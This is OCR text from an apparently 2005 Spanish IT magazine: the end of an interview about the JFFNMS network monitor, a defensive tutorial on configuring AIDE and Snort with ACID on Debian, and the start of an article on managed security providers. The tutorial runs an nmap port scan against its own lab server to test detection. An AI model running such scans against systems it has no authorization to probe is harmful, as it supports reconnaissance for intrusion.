


Fig. 2: Está disponible toda la información de los hosts que se monitorean.

responden, sino no. Cuando no encontraba el nmap (porque antes no existía en Windows) en el path no hacía nada, ahora que sí existe chequea los puertos. Es bastante modular como para hacer eso.

M: ¿Qué es lo que más pide la gente para que incluyas en el programa?

J: En este momento la gente está pidiendo dependencias, es decir que vos puedas decir, si esta interfaz está caída, no puedo ver todas estas otras que están detrás, básicamente, si esta interfaz del servidor está caída, no hay ningún sentido en polear los puertos TCP y la memoria porque va a estar caída con lo cual no responde, o "no monitorees toda la red de routers que hay detrás de éste si está caído porque no vas a llegar". En este momento no hay eso, con lo cual se generan falsas alarmas, porque el router de atrás no se cayó, sino que vos perdiste conectividad, o si la interfaz ethernet de tu servidor monitor se cayó, no monitorees nada, porque todo va a estar caído, y en realidad fuiste vos el que te caíste.

M: ¿Como un sistema inteligente?

J: Un sistema de interdependencias y correlación de eventos, que no lo tengo, porque es muy complicado y nunca lo necesité, pero hay muchos proveedores grandes que sí lo están necesitando.

Y después lo que están pidiendo mucho es monitoreo de servidores Dell, los fans, temperatura, estado de los servidores, ya tenemos lo mismo para HP y para Compaq, pero para Dell no. Otra cosa que están pidiendo es IPV6, llegan mails todos los días, un tipo pidió "¿No puede ser que esto ande con IPV6?" y entonces le dije "Bienvenido a modificar el código fuente y hacer que ande, yo no tengo una red IPV6 y vos sí", y lo hizo, fueron 10 líneas y me mandó el patch, lo mandó también a la lista para que la gente lo comente. Cuando la gente lo comenta, se hacen las modificaciones y después lo integro al programa. Era nada porque PHP y SNMP de PHP ya tienen su parte IPV6, el tema era que los campos que yo había definido para direcciones IP tienen 20 caracteres, que es una dirección IPV4 e IPV6 es mucho más largo, hubo que agregarle los campos y un par de "if" y nada más. Porque todo lo de abajo ya lo soporta, yo no tengo nada específico de eso, si IPV6 tiene 40 caracteres bueno, hay que agregar caracteres, pero yo no implemento nada, porque todas las partes de abajo funcionan igual.

M: ¿Quiénes son los principales usuarios de JFFNMS?

J: Empezaron siendo proveedores de Internet, ahora hay redes chicas que también lo están usando, los usuarios son administradores de red exclusivamente, el 99%, hay muy pocos programadores, por lo cual no hay tanta gente que contribuya al programa, son usuarios finales. Tendría que ser un administrador que además programe con lo cual va a decir "Yo necesito esto, me hago el módulo y después lo contribuyo". No tienen obligación de contribuir los módulos, pero la mayoría lo hace, aunque son muy pocos, habrá 5 personas que me ayudan, pero tienen menos del 10% del código fuente, el otro 90 es mío. Tienen su trabajo también y yo en ese momento tenía muchas ganas de programarlo y programaba yo. Pero contribuyeron en un par de cosas importantes, por ejemplo monitoreo de Syslog por regular expressions lo aportó un australiano, del manual escribió el 90% el mismo australiano, y otros que mandaron monitoreo de Exchange, monitoreo de PIX, eso lo hizo gente de Austria.

> **"Lo bueno es que cuando vos publicás un release en Source Forge, aparece en la lista de los nuevos releases, con lo cual la gente lo encuentra más fácilmente."**

M: ¿Los países en donde lo utilizan?

J: En Australia hay mucha gente, en Canadá, Estados Unidos y Rusia hay también, Francia, Inglaterra, Brasil, es ese orden y después hay menos de otros países, inclusive Argentina. Creo que hay más gente en Uruguay usándolo que en Argentina.

M: ¿Por qué pensás que es así?

J: El programa está hecho pura y exclusivamente en inglés, porque lo apunté para el mercado norteamericano. Aunque lo está usando gente que en sus países no habla inglés. Otra de las cosas que piden algunas veces es que soporte diferentes idiomas, pero no lo veo como algo muy útil, si alguien lo quiere hacer, que lo haga tranquilamente.

M: La interfaz gráfica también está en inglés.

J: La interfaz gráfica y todo el código fuente y los comentarios. Creo que debe haber quedado una sola línea de comentario en castellano pero de algo muy viejo. Es mucho más universal hacerlo en inglés que hacerlo en cualquier idioma. No hubiera tenido la repercusión que tuvo si lo hubiera hecho en español, pero sí tendría que haberlo hecho de una forma en que puedas cambiar la interfaz gráfica, pero no llegué a ese punto todavía.

M: ¿Cuál es la mayor preocupación de los Administradores de red hoy?

J: Hay dos cosas que veo como preocupación. Algunos están muy preocupados por saber que algo cayó, que se llenó el disco, que alguien hizo tal cosa, y otros están muy preocupados (lo cual es un avance, digamos), una vez que su red ya está estable, por que los equipos y proveedores den lo que ofrecieron, por ejemplo si un equipo realmente recibe tanta cantidad de paquetes, si el proveedor de Internet te está dando tanto ancho de banda, que el packet loss sea razonable, y cómo hacer un chequeo del SLA que vos compraste contra el proveedor. Se preocupan más por el tema de performance para controlar que les estén dando lo que compraron, que por que no se caiga algo, depende de la red, y de cada nivel de administrador, pero esas son las dos preocupaciones básicas, saber lo que está pasando y saber que realmente les están dando lo que compran.


M: ¿Sabés cuánta gente lo está usando actualmente?

J: En la lista de correo, hay más o menos unas 550, 600 personas subscriptas, y también en Source Forge donde la gente se subscribe para recibir cosas nuevas, hay como 300 más, que pueden estar mezcladas porque no me dicen quiénes son, y en Fresh Meat hay unas 200, algunos estarán mezclados también, pero puedo decir que fácilmente hay unas 500 personas interesadas en el programa, y de ahí hay unas 200 o 300 que lo corren todos los días. Y 200 empresas medianas a grandes son bastantes.

Links de interés

- http://www.jffnms.org
- http://www.sourceforge.net
- http://www.freshmeat.net

■



Detección de intrusos bajo Linux

Debido a la creciente demanda de acceso a información, las empresas utilizan cada vez más Internet como medio de comunicación, exponiendo sus servidores a todo tipo de ataques informáticos. Linux se presenta hoy como una excelente plataforma para implementación de sistemas de detección de intrusos. A lo largo de esta nota veremos como se configuran un HIDS (AIDE) y un NIDS (Snort) bajo Debian GNU/Linux.

Pablo Gonzalez Mateos

Licenciado en Sistemas de Información

www.routix.com

Introducción

Internet es un impresionante mundo virtual que ha crecido exponencialmente en los últimos años. Este brutal crecimiento ha permitido que infinidad de empresas, personas, entidades y otro tipo de instituciones hagan uso de un nuevo modo de comunicación, ágil, económico, práctico, pero también peligroso.

A raíz de problemas de seguridad tecnológicos no resueltos aún, y vacios legales en cuanto a tecnologías de información y transmisión de datos, se ha notado también un significativo incremento del uso de la Red para actividades ilícitas, como por ejemplo: accesos o intentos de acceso no autorizados a redes o hosts, intercepción de información o datos de terceros sin permiso, ataques a servicios de autenticación para obtención de passwords, ejecución arbitraria de código en equipos, uso de servidores de terceros como fuente emisora de spam, y la lista sigue, lamentablemente...

Potencial impacto de los ataques

Es muy dificil poder generalizar, en un simple análisis de unas pocas líneas, el impacto que un determinado ataque puede tener sobre el normal funcionamiento del flujo de información dentro de una empresa. Sin embargo podemos decir que la gran mayoría de las compañias se comunican diariamente por email, chat, videoconferencia, llamados telefónicos por IP, bases de datos, LDAP, servidores web, etc...

Nótese que los servicios mencionados son de carácter público, es decir, de acceso directo a través de Internet. ¿ Cuál es el riesgo ?, la respuesta es muy simple, cada usuario de Internet es un potencial atacante para cualquiera de estos servicios, entonces las preguntas que deberíamos formularnos son, entre otras:

¿Qué sucedería si alguien no autorizado accede a determinados datos en una base de datos / fileserver ?

¿Quién puede garantizar que la comunicación mantenida por chat | mail | voz sobre IP, sea leida u oída solo por quien corresponde...

¿Qué sucedería si por un determinado lapso de tiempo, mi empresa no puede comunicarse por email ?

Si cree que este tipo de situaciónes afectaría al flujo de información de su empresa, por favor, siga leyendo...

IDSs

Básicamente, consideraremos un intruso a aquella persona, que utilizando algún medio, intenta acceder a un recurso privado sin autorización alguna, independientemente que lo logre o no.

Para llevarlo a un terreno mas tangible, ¿Cómo se da cuenta si alguien trató de robarle su coche ?, probablemente encuentre la cerradura dañada, un vidrio roto, o si tuvo mala suerte quizás el coche ya no estaba... demasiado tarde !!!.

En el caso de las intrusiones informáticas es tal vez un poco mas sutil la forma de darse cuenta de esto, y requiere algunas técnicas que se basan generalmente, en recabar información de las conexiones que se generen de los equipos remotos, o bien de la actividad que se esta llevando a cabo dentro de un servidor. Justamente esta distinción marca la diferencia entre las 2 herramientas mas populares para detección de intrusos: Los H.I.D.Ss (Host-Based Intrusion Detection System), y los N.I.D.Ss (Network-based Intrusion Detection System).

HIDSs

Esté tipo de herramientas trabajan dentro del servidor donde se encuentran instalados, y su objetivo es de detectar anomalías o diferencias en archivos, el punto esta en "¿ que es lo que se se considera una anomalía ?". Normalmente, dentro de un servidor, existen archivos estáticos y otros dinámicos, por ejemplo, el archivo de con-

figuración del servidor de correo es normalmente estático o bien el binario mismo del servidor de correo es estático; mientras que el spool de mail o el log de accesos del servidor es absolutamente dinámico. Si tenemos bien en claro cuales son aquellos archivos que deberían mantenerse estáticos, podemos llegar a la conclusión que mientras no ocurra un cambio de configuración realizado por el administrador, ninguno de estos archivos debe cambiar por sí solo, si así fuera, significa que alguien, y NO precisamente el administrador, ha efectuado algun cambio en la configuración, y eso normalmente indica problemas...
Los H.I.D.Ss son herramientas que nos permiten analizar qué es lo que ha cambiado en los archivos considerados estáticos. Para poder determinar esto, se genera una base de datos que contiene información acerca del estado de los archivos considerados estáticos en un determinado momento. Esa base de datos, debería ser almacenada fuera del servidor, en un lugar seguro. A partir de ese momento se puede realizar una comprobación de qué es lo que ha cambiado en relación a la base de datos.
La herramienta tradicional utilizada para este fin se llama tripwire, pueden encontrar el projecto en sourceforge:
"http://sourceforge.net/projects/tripwire/".
Existe una alternativa mas moderna y completamente open source llamada A.I.D.E. (Advanced Intrusion Detection System), su sitio oficial es:
http://www.cs.tut.fi/~rammer/aide.html

Utilizando AIDE

Instalaremos la herramienta bajo Debian, aunque la compatibilidad es prácticamente con cualquier *nix.

```
mail:/# apt-get install aide
```

Una vez que el apt hizo su trabajo, deja el archivo de configuración de aide, en la siguiente ruta: /etc/aide/aide.conf.
El primer parámetro que debemos modificar, y destaco DEBEMOS, es la ruta donde se guardará la base de datos, indicando un medio seguro, y esto quiere decir simplemente: NO deje la base de datos aide dentro del sistema, ya que si un atacante tomó control del equipo, puede regenerar la base de datos y nadie se daría cuenta de la intrusión.
La configuración de la ruta de la base de datos aide se especifica en las siguientes variables: "database" y "database_out" al comienzo del archivo, configuremos las variables de la siguiente forma:

```
database=file:/media/floppy/aide.db
database_out=file:/media/floppy/aide.db.new
```

Luego, inicializamos la base de datos:

```
mail:/# aide --init

AIDE, version 0.10

### AIDE database initialized.
```

Una vez generada la base de datos, debemos renombrar el archivo a su nombre definitivo:

```
mail:/# mv /media/floppy/aide.db.new
/media/floppy/aide.db
```

Probemos si funciona, efectuemos un primer chequeo sin efectuar ningun cambio de configuración:

```
mail:/# aide —-check

AIDE found differences between database and
filesystem!!
Start timestamp: 2005-11-07 11:40:11
Summary:
Total number of files=20300,added
files=0,removed files=0,changed files=2

Changed files:
changed:/usr/bin/buff-in.r72
changed:/usr/bin/buff-out.r72
```

Evaluemos la respuesta de AIDE:
El sistema nos avisa que se han producido cambios en 2 archivos, sin embargo, conociendo nuestro servidor, nos damos cuenta que es producto de que esos 2 archivos son dinámicos, pero se encuentran en un directorio típicamente estático. En nuestro caso es un falso positivo, de todas formas podríamos indicarle a aide que omita el chequeo de estos archivos en su configuración (/etc/aide/aide.conf).

Hagamos otra una prueba con una pequeña trampa, cambiemos los permisos de ifconfig y veamos si aide lo detecta:

```
mail:~# chmod 777 /sbin/ifconfig
mail:~# aide --check

Detailed information about changes:
File: /sbin/ifconfig
  Permissions: -rwxr-xr-x               , -
rwxrwxrwx
  Ctime    : 2005-04-29 15:29:31          , 2005-
11-07 13:12:08
```

Excelente !, aide rápidamente reporta el cambio y detalla los permisos que estaban antes y como estan ahora.
A partir de ahora, si el administrador decide efectuar algun cambio en la configuración del equipó , actualizar algun paquete de software o bien instalar uno nuevo, deberá actualizar la base de datos aide con el siguiente comando: (no olviden poner primero el floppy y montarlo en /media/floppy !!!)

```
mail:~# aide --update
```

Es posible customizar específicamente qué directorios se chequearán y de que manera, a través del archivo de configuración /etc/aide/aide.conf, donde pueden establecer reglas que indiquen por ejemplo que se va a hacer comprobación de permisos, inodos, numero de hard links, tamaño, tiempos de acceso, checksums MD5 , SHA1, CRC32, etc.
De esta forma se implementa un control que debería ejecutarse en forma periódica dentro de las rutinas de administración estandar de los servidores. Esta metodología no deja de ser forense, ya que nos enteramos de la instrusión una vez que esta ha sido efectuada... aunque dicen que mejor tarde que nunca, no ?.

Mejor prevenir que curar

Para trabajar de manera preventiva es posible analizar los intentos de intrusión desde un punto de vista diferente, es decir, actuar en el momento en que se estan produciendo.
Los ataques realizados a través de la Red, son de alguna manera conexiones entrantes al equipo en cuestión, a través de un análisis del tipo de conexión, puertos, tiempos y otros parámetros es posible determinar si una conexión es de un usuario real intentando acceder a un servicio bien es un intento de intrusión.
Por lo general, un atacante, antes de lanzar su artillería sobre el o los servidores, estudia los puertos y vulnerabilidades de nuestros sistemas, utilizando herramientas como nmap, netcat, nessus, entre otras. Estas herramientas utilizan diferentes técnicas para determinar puertos abiertos tcp/udp, sistemas operativos remotos, extraer banners de servicios, etc. Es posible utilizar una daemon que escuche conexiones con el fin de determinar el propósito de las mismas, y en caso de determinarse que son intentos de intrusión , actuar en consecuencia.

NIDSs

Las herramientas que permiten el análisis de estas conexiones son tambien consideradas detectores de intrusos, pero vía red. Existen muchas open source, y muy buenas, pero probablemente la mas potente sea snort. (http://www.snort.org)
Esta herramienta se basa en un conjunto de reglas definidas en un archivo de configuración que son comparadas con las conexiónes entrantes para determinar si el tipo de actividad es intrusiva. Snort puede ser una importante fuente de información estadística que muestre los intentos de acceso a nuestros servidores.

¿ Que hacer cuando se detecta un intento de intrusión vía red ?

Gracias a herramientas como Snort, podemos no solo detectar sino tambien actuar

en consecuencia.

Como primera medida, cualquier NIDS lo único que hace es recabar información acerca de los intentos de intrusión, logueando en archivos o bases de datos a efectos de analizar la situación.

Es posible implementar medidas de seguridad mas agresivas que efectuen una contramedida en función de un ataque, por ejemplo, en el momento que se detectan mas de n conexiones a determinados servicios, automáticamente bannear la IP a traves de reglas de firewall. Sin embargo, este tipo de medidas pueden también ser contraproducentes en caso que el atacante esté, por ejemplo, falseando la IP de orígen, ya que de esta manera nuestro IDS se podría convertir en un arma de doble filo, pudiendo denegar incluso conexiónes a hosts dentro de nuestra red, resultando en una especie de autoataque de DoS (Denial of Service).

Es por eso que implementar contramedidas es una tarea muy delicada y debe llevase a cabo con especial cuidado.

Nuestro principal aliado:

Es la información, es por eso que snort es importantísimo, ya que nos puede proveer de datos que de otra manera no obtendríamos.

Es posible implementar snort con soporte a logs en archivos o en bases de datos. Para nuestro caso elegimos hacerlo con bases de datos MySQL, ya que nos permitirá el uso de otra herramienta interesante llamada ACID.

Manos a la obra:

Nuevamente bajo Debian, instalemos snort con soporte a MySQL:

```
mail:~# apt-get install snort-mysql
```

El menú de dialogo ncurses de Debian preguntará en que interfaz escuchará Snort, en nuestro caso el servidor cuenta con solo 1 placa, por lo tanto escribimos: eth0

La próxima pregunta es, cuál es el rango de IPs en el cual snort escuchará, seamos paranóicos y respondamos "any".

Finalemente deberemos configurar cual es la cuenta de correo que recibirá los reportes de snort y cual es la información de la base de datos MySQL donde Snort enviará los logs. Para crear la base de datos con la estructura utilizamos los siguientes comandos:

```
mail:~# mysqladmin -u usuario -p create snort
mail:~# zcat /usr/share/doc/snort-mysql/create_mysql.gz | mysql -u usuario -p snort
```

Reemplazar "usuario" por el nombre de usuario de conexion a MySQL.


Probando el funcionamiento de snort:

Una de las actividades mas peligrosas que un atacante puede realizar es un scanning de puertos, ya que en base a lo que pueda averiguar analizará las potenciales vulnerabilidades de los servicios en ejecución en el servidor víctima. Generemos un scanning de puertos desde otro equipo:

```
pampero:~# nmap -sS -p1-100 mail

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-07 13:53 ART
Interesting ports on mail.routix.com.ar (192.168.0.6):
(The 94 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet
25/tcp open  smtp
53/tcp open  domain
80/tcp open  http
MAC Address: 00:08:54:04:60:9E (Netronix)

Nmap run completed -- 1 IP address (1 host up) scanned in 2.700 seconds
```



Signature	Classification	Total #	Sensor #	Src. Addr.	Dest. Addr.	First	Last
[snort] (http_inspect) BARE BYTE UNICODE ENCODING	unclassified	25 (35%)	1	1	9	2005-11-07 13:06:28	2005-11-07 14:06:29
[snort] ICMP Destination Unreachable Host Unreachable	misc-activity	9 (13%)	1	8	1	2005-11-07 13:06:36	2005-11-07 13:42:25
[snort] ICMP Destination Unreachable Port Unreachable	misc-activity	1 (1%)	1	1	1	2005-11-07 13:14:25	2005-11-07 13:14:25
[snort] ICMP Destination Unreachable Communication Administratively Prohibited	misc-activity	4 (6%)	1	4	1	2005-11-07 13:23:26	2005-11-07 13:37:36
[snort] (portscan) TCP Portscan	unclassified	3 (4%)	1	1	1	2005-11-07 13:38:21	2005-11-07 13:43:43
[snort] (portscan) Open Port	unclassified	28 (39%)	1	2	1	2005-11-07 13:38:21	2005-11-07 13:44:00
[snort] (portscan) TCP Decoy Portscan	unclassified	1 (1%)	1	1	1	2005-11-07 13:38:52	2005-11-07 13:38:52
[snort] P2P Napster Client Data	policy-violation	1 (1%)	1	1	1	2005-11-07 13:52:02	2005-11-07 13:52:02

Fig.2 - Listado de alertas de snort




Fig.3 - Motor de búsqueda en ACID

Podemos ver los logs de snort en el archivo /var/log/snort/alert:

```
[**] [104:3:1] Spade: Non-live dest used [**]
11/07-13:09:02.114993 192.168.0.6:514 ->
192.168.0.1:514
UDP TTL:64 TOS:0x0 ID:1538 IpLen:20
DgmLen:95 DF
Len: 67

[**] [104:3:1] Spade: Non-live dest used [**]
11/07-13:09:02.328140 192.168.0.6:514 ->
192.168.0.1:514
UDP TTL:64 TOS:0x0 ID:1539 IpLen:20
DgmLen:182 DF
Len: 154
```

ACID:

Snort comienza a ser una herramienta muy potente cuando analizamos sus logs, sin embargo, realizar esta tarea manualmente puede ser bastante complicada, ya que los logs de un NIDS en producción, suelen crecer mucho.
ACID es un software escrito en lenguaje PHP que permite conectarse a la base de datos donde loguea Snort, con el propósito de efectuar análisis y reportes.
Instalación de ACID:

```
mail:/var/log/snort# apt-get install acidlab-mysql
```

Ya que ACID se ejecuta en PHP bajo apache, chequear la existencia de /etc/acidlab/apache.conf y verificar que contenga un alias /acidlab que apunte al directorio donde recide ACID:


```
mail:/etc/apache/conf.d# cat /etc/acidlab/apache.conf
Alias /acidlab  /usr/share/acidlab

<DirectoryMatch /usr/share/acidlab/>
Options +FollowSymLinks
AllowOverride None
order allow,deny
allow from all
<IfModule mod_php3.c>
  php3_magic_quotes_gpc Off
  php3_track_vars On
  php3_include_path .
</IfModule>
<IfModule mod_php4.c>
  php_flag magic_quotes_gpc Off
  php_flag track_vars On
  php_value include_path .
</IfModule>
</DirectoryMatch>
```

Verificamos que el apache tenga un include a este archivo:

```
mail:/etc/apache/conf.d# tail -n3 /etc/apache/httpd.conf
Include /etc/apache/conf.d
Include /etc/squirrelmail/apache.conf
Include /etc/acidlab/apache.conf
```

Perfecto !!! todo parece estar en su lugar, ahora a través del browser accedemos a la siguiente url:
http://192.168.0.6/acidlab/acid_db_setup.php (ver fig 1 a continuación)



Hacemos click en "Create ACID AG" y el ACID nos informa que se han creado las tablas necesarias, estamos listos para usar ACID !!!
La url de acceso para el panel de control de ACID es la siguiente:
http://192.168.0.6/acidlab/acid_main.php
También es posible acceder al listado de alertas de Snort: (ver fig 2)
ACID cuenta con un poderoso motor de búsqueda por expresiones que permite ejecutar queries a la base de datos por múltiples argumentos: direcciones IP, puertos TCP/UDP de origen o destino, payload, etc: (ver fig 3)

Conclusión

En el mundo de la informática se cometen intrusiones y delitos como en la vida real, y así como tomamos medidas preventivas como contratar un seguro para el auto, o bien instalamos una alarma, debemos tomar medidas análogas para proteger nuestra privacidad e información. Recordemos que tanto Snort como AIDE son solo herramientas, y como tales, deben ser instaladas, configuradas y monitoreadas por un adminstrador, el cual será el encargado de hacer el sistema lo mas seguro posible. Si no, de que sirve una alarma si nadie la oye ?. ■

Managed Security Service Providers, una nueva tendencia

Federico Seineldin
Gerencia Negocios Estratégicos de Openware
www.openware.biz

Vivimos en la llamada Era del Conocimiento, sin embargo la importante evolución intelectual que esto significa no implica que hayamos podido construir un hábitat más seguro y funcional. La competencia por el conocimiento en todos los ámbitos, pero sobre todo en el empresario, genera día a día relaciones cada vez más complejas e impredecibles.

La tecnología expandió hasta límites impensados nuestras posibilidades, sin embargo cada día nos encerramos más y más en espacios reducidos, saturados de cerrojos, alarmas, rejas y cámaras, intentando por esos medios espantar al miedo y combatir la inseguridad.

¿Y qué pasa en el mundo virtual, ese universo que sólo percibimos cuando estamos conectados a la red?

Actualmente, se descubre un promedio de veinte nuevas vulnerabilidades por mes. En la mayoría de los casos, el software es puesto en producción cuando apenas supera una calidad de versión alpha. Las vulnerabilidades son ampliamente difundidas en sitios, más allá del tiempo que les lleve a los proveedores de software liberar los parches/arreglos. Adicionalmente, crackers se han agrupado a lo largo del mundo para compartir información y coordinar ataques.

Conocer los riesgos de la inseguridad en la red es un paso importante, pero ser conscientes de nuestras vulnerabilidades y limitaciones es vital.

La inseguridad genera pérdidas concretas y directas -como en el caso del robo de ideas-, impactando negativamente en la productividad y generando graves consecuencias con la caída de sistemas, alimentando la desconfianza por parte de los clientes. Más grave aún, en ocasiones involucra a la empresa en problemas de orden legal.

Parte del problema reside en que el verdadero impacto de un ataque o una intrusión deliberada, no se vislumbra en forma inmediata, provocando que no se le adjudique al hecho la gravedad que realmente tiene.


Muchas veces, la responsabilidad sobre el problema de la seguridad en Internet es asumido por personal de la empresa, con las limitaciones que ello implica: falta de directivas, tecnología inapropiada, escasa información, mínimos recursos y en muchos casos sin autorización.

En otros casos, el control de la seguridad descansa solo en un Firewall, creyendo que su presencia es suficiente para resolver esta compleja y cambiante problemática. Pero, por su configuración de defensa estática, el firewall es un componente tecnológico que no aporta invulnerabilidad al sistema, es más, forma parte del problema ya que suele dejar pasar a los intrusos que atacan los servidores con presencia en Internet sin dejar rastros.

¿Por qué pensar en la tercerización de la gestión de la seguridad?

A medida que crecen la importancia estratégica de las aplicaciones y acceso a Internet, lo hace también el riesgo de exposición de la seguridad. Las aplicaciones e información que ayudan a llevar adelante el negocio son muy importantes para dejarlas vulnerables a las amenazas externas las 24 hs. del día. El daño potencial es de gran magnitud:

- Más sistemas y aplicaciones en las redes públicas: Las presiones económicas y la globalización llevan a que las compañías traten de introducir Internet en más áreas de sus modelos de negocios como ser servicio al cliente, e-commerce e intranets.
- Más vulnerabilidades: Cada vez con mayor frecuencia, se reportan nuevos ataques de crackers, espías y vándalos que continuamente, desarrollan nuevos modos de quebrar e introducirse en las redes y servidores. La información que posee la empresa puede ser adulterada de manera irreversible. Dichas adulteraciones, al menos en el corto plazo, no siempre serán detectadas por la empresa.
- Robo de información: Aún más difícil de descubrir. Alguien puede invadir el sistema, copiar información crítica y descubrir secretos de la empresa.
- Pérdida de datos: Significa que la empresa puede perder información irreversiblemente, pudiendo enterarse o no.
- Downtime no planeado: competidores y crakers pueden derribar los sistemas provocando el cese de las operaciones, sobre todo en procesos importantes o en fechas



de mayor procesamiento.

- Pérdida financiera/Reputación: El tiempo y energía que demando la detección de las fallas de los sistemas puede significar gastos no planeados, disminución de la productividad e impacto en la moral de los empleados, y muchas veces pérdidas de dinero, tiempo, productos, reputación y hasta en algunos casos vidas.

Solo una visión integral y holística puede minimizar el riesgo de la seguridad, para eso necesitamos concebirla como un proceso continuo y no como un producto. (Fig.1)

El Modelo de los Managed Security Service Providers (MSSPs)

Para minimizar los riesgos de seguridad en Internet es imprescindible un conjunto de servicios profesionales especializados y expertos que transformen la defensa en un proceso contínuo y dinámico. La seguridad de la información no sólo es un problema tecnológico sino que se extiende sobre la capacidad y honorabilidad de las personas y eficiencia de los procesos.

Las empresas han evitado por lo general la tercerización (outsourcing) debido a su complejidad y a un supuesto riesgo implícito de pérdida de control y volatilidad de responsabilidades. Sin embargo, las demandas por bajar costos y mejorar procesos junto con un nuevo modelo de tercerización indican que hay nuevos factores a considerar y una tendencia ascendente al cambio. (Fig. 2)

Los servicios de seguridad comunmente tercerizados bajo el modelo MSSP son:

- Gestión de firewalls, IDSs y VPNs
- Monitoreo de la seguridad perimetral
- Gestión de incidentes, análisis forenses
- Diagnóstico de vulnerabilidades y penetration testing
- Antivirus y content filtering
- Resguardo de información
- On site consulting

